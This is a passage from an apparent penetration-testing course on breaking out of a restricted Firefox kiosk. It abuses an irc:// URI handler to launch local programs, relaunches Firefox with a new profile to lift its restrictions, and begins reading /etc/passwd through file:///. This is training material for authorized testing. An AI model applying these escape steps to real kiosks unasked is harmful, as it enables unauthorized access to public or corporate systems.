


Figure 178: Ensure the "Remember my choice for..." option is unchecked

### 11.2.1 Exploring the Filesystem

When we Select *Choose...*, the kiosk presents a common file browser interface. We'll first click on *Home* in the left pane:




Figure 179: Firefox's Launch Application file explorer

This directory is named **guest**, revealing that our current username is *guest*. This is the account the kiosk software is running as.

Now that we have another interface at our disposal, we will attempt various keystroke combinations and attempt to right-click on the interface and the various icons. Unfortunately this doesn't produce any results.

---

*In some restricted interfaces, it is possible to right-click or middle-click to open a file explorer or create shortcuts to applications which we could then run.*

---

The *Home* menu option seems to be empty and we can't select the *Desktop* menu item. However, we can browse the filesystem by clicking *Other Locations* in the left pane and then *Computer* in the right pane as shown in Figure 180:




Figure 180: Browsing the "Other Locations" option in the launch dialog

This presents the kiosk's top-level directory:




Figure 181: Linux filesystem on the kiosk

The naming convention of the root filesystem confirms what we certainly guessed by now: this is a Unix or Linux-based system. At this point, we will peruse the filesystem in search of a program to run when the browser encounters an `irc://` URI. We'll search a variety of folders that often contain Linux binaries,<sup>636</sup> including `/bin`, `/usr/bin`, `/usr/share`, `/sbin`, `/usr/sbin`, `/opt` and `/usr/local`.

For example, `/bin/bash`, the Linux Bash shell, is a tempting choice, but when we select it as our application to launch, then click the *Open Link* button to open our link with it, nothing happens and we're returned to our browser interface. In order to try another application, we'll need to repeat the process of entering `irc://myhost` into the URL bar and selecting a new application.




Figure 182: Attempting to run `/bin/bash`

Since this is a command-line program, it won't work in our graphical environment. Instead, we should use a common graphical terminal emulator<sup>637</sup> such as `xterm`, `gnome-terminal` or `konsole`. Since terminal emulators present an obvious security risk, they are often removed from kiosk builds, and as expected, there are none installed on this system. This could severely limit our ability to interact with the shell.

However, there are a number of other programs that may be helpful, including `/bin/busybox`<sup>638</sup> which combines common Linux/Unix utilities into a single binary. This could come in handy later on.

<sup>636</sup> (StackExchange, 2020), <https://askubuntu.com/questions/27213/what-is-the-linux-equivalent-to-windows-program-files>

<sup>637</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Terminal\\_Emulator](https://en.wikipedia.org/wiki/Terminal_Emulator)

<sup>638</sup> (Erik Andersen, 2008), <https://busybox.net/about.html>




Figure 183: /bin folder

In addition, `/usr/bin/dunstify`<sup>639</sup> displays quick pop-up messages that disappear after a short period of time. Let's select this program to determine if Firefox will load it.

We'll select **dunstify** in the *Launch Application* dialog box and allow it to run:




Figure 184: Displaying a message with dunstify

This created a simple drop-down notification that simply reads "irc://myhost". This is important for two reasons. First, there does not appear to be a protection mechanism in place that blocks external applications. Second, we have discovered that the URI ("irc://myhost") was passed as an argument to *dunstify* on the command line. We can safely assume that Firefox ran a command similar to:

```
dunstify irc://myhost
```

Listing 510 - Dunstify command line call from Firefox

This could explain our earlier difficulty running applications. If they are being run with a first parameter of **irc://myhost** and the program doesn't accept that as valid, our attempt will fail. We can test this with various applications in **/bin** on our Kali Linux command line. For example, let's test **/bin/bash** with this argument:

<sup>639</sup> (Arch Linux, 2020), <https://wiki.archlinux.org/index.php/Dunst#Dunstify>

```
kali@kali:~$ /bin/bash irc://myhost
/bin/bash: irc://myhost: No such file or directory
kali@kali:~$
```

*Listing 511 - irc command as first parameter failing in Kali*


Because of the invalid argument, **/bin/bash** returns an error and does not run properly.

We could get around this with **/usr/bin/env**, which we can use to set the first parameter as an environment variable and cancel out the first parameter when calling our target program. The syntax would be similar to:

```
/usr/bin/env irc://myhost=something /bin/bash
```

*Listing 512 - Negating the first parameter using env*

This would create an environment variable named "irc://myhost" with a value of "something" and then run **/bin/bash**. If we test this on Kali, it works fine, but when run on the kiosk through Firefox, it fails (Figure 185). As with our attempt at running Bash, this is likely due to the lack of terminal emulator programs on the system.



*Figure 185: /usr/bin/env attempt*

Although we could spend a great deal more time experimenting with various system programs, we should take a step back at this point and remember that one program in particular, Firefox, runs perfectly fine on this kiosk and accepts parameters. We could use this to our advantage.

As documented,<sup>640</sup> the first parameter to Firefox is a URL (or URI). Knowing that Firefox accepts `irc://myhost` as a valid URI, we could launch Firefox itself with that parameter. However, that doesn't seem like a step forward until we consider Firefox's other command-line parameters.

### 11.2.2 Leveraging Firefox Profiles

As we already know, Firefox is running in a restricted mode likely set in a specially-configured profile. We may be able to break out of these restrictions by loading a different profile configuration.

According to the documentation, the command-line argument for specifying a new profile is **-P "profilename"**. We'll try this out with a new URI (`irc://myhost -P "haxor"`) and select `/usr/bin/firefox` as the application to run in the *Launch Application* dialog (Figure 186).




Figure 186: Running Firefox from Firefox with a specific profile

This launches a new Firefox instance which presents us with the Firefox profile manager: (Figure 187):

<sup>640</sup> (Mozilla, 2020), [https://developer.mozilla.org/en-US/docs/Mozilla/Command\\_Line\\_Options](https://developer.mozilla.org/en-US/docs/Mozilla/Command_Line_Options)






Figure 187: Firefox Profile Manager

From here, we can create our own profile, in this case named "haxor" (Figure 188):




Figure 188: Creating the new Firefox profile

Once our profile is created, Firefox opens a new window and again displays the *Launch Application* dialog box, which we can dismiss. This instance of Firefox presents a new set of menus:




Figure 189: Firefox is unrestricted and previously unavailable menu icons are now available

We have broken out of the restricted instance of Firefox. Very nice. We're making progress.


### 11.2.3 Enumerating System Information

At this stage, if the kiosk were Internet-connected, we would have a host of options available to us. With an unrestricted browser, we could install add-on components such as terminal emulators or file browsers. We could connect to online tools such as text editors, which could help us write local files. In fact, we could even leverage highly-specialized kiosk pentesting tools like *iKAT*.<sup>641</sup> (**Warning: the iKat website may contain content that is not safe for work.**)

However, since we do not have Internet connectivity, we will instead begin with some basic read-only enumeration using the `file:///` URI.

We'll begin with the `/etc/passwd` file which reveals valuable information (Figure 190):

<sup>641</sup> (Paul Craig, 2010), <http://www.ikat.kronicd.net/>

